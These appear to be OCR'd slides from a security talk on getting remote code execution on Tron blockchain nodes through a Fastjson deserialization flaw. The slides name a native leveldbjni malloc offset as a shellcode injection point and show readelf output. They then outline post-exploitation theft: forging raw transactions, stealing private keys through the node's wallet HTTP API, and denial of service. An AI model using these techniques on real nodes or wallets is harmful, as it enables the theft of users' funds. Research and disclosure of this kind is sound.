
public static final native long
org.fusesource.leveldbjni.internal.NativeBuffer
$NativeBufferJNI#malloc(long size)
↓
libleveldbjni.so # offset 0x197b0 ←
Java_org_fusesource_leveldbjni_internal_NativeBuffer_00024NativeBufferJNI_malloc

Inject shellcode
```



```
root@wpad:/mnt/hgfs/tron# readelf -s -W libleveldbjni-9093995204978013502.so| grep 197b0
 830: 0000000000197b0      8 FUNC    GLOBAL DEFAULT  10 Java_org_fusesource_leveldbjni_internal_NativeBuffer_00024NativeBufferJNI_malloc
396: 0000000000197b0      8 FUNC    GLOBAL DEFAULT  10 Java_org_fusesource_leveldbjni_internal_NativeBuffer_00024NativeBufferJNI_malloc
```

Exploit



The background features a dark teal gradient with a subtle, glowing blue particle-based wave pattern that flows from the bottom left towards the top right.

Part 2

Zekai Wu


> Agenda

1. What is Fastjson
2. Fastjson Deserialize and Vulnerability
3. Find Gadgets to RCE and more
4. RCE on the Tron nodes
5. Post Penetration Exploit to Steal your Money
6. Conclusion

How to Steal Your Money After RCE

51% Attack


- A 51% attack is an attack on a blockchain by a group of miners who control more than 50% of the network's mining hash rate.
- Attackers with majority control of the network can interrupt the recording of new blocks by preventing other miners from completing blocks.



Super Representatives

- TRON uses the **super-representative** mechanism.
- The top **27** candidates with the most votes are the super representatives.
- Super representatives generate blocks, package transactions and get block rewards.

Tron Nodes



Limits

- As shown by tronscan.org, Tron has 1332 nodes in total.
- Only a quarter of the nodes can be accessed through the HTTP service.
- There is no guarantee that more than half of the super representatives have enabled HTTP services.

Back to Tron HTTP Node

- The TRON HTTP node has a variety of API calls to allow users to interact with the blockchain.
- Some of the API calls serve as stand-alone requests to get individual pieces of information.
- There are also many API calls which modify the user TRX wallet, resulting in a need to sign and broadcast the transaction.

Transaction Process

- Make a Transaction
`/wallet/createtransaction`
return **raw transaction** in json format.


Forge `raw transaction`
- Sign the Transaction
`/wallet/gettransactionsign`
use the **private key** to sign the raw transaction

Steal `private key`
- Broadcast the Transaction
`/wallet/broadcasttransaction`
broadcast **signed transaction** to blockchain

DOS

TronLink Wallet

- TronLink is firstly launched at TRON's official website and backed by TRON foundation.
- TronLink is the TRON wallet with the most users.
- TronLink has three versions (Chrome Wallet Extension/iOS/Android).



TronLink Wallet

- iOS/Android
Make a Transaction

Sign the Transaction


Broadcast Transaction
- Chrome Wallet Extension
Make a Transaction

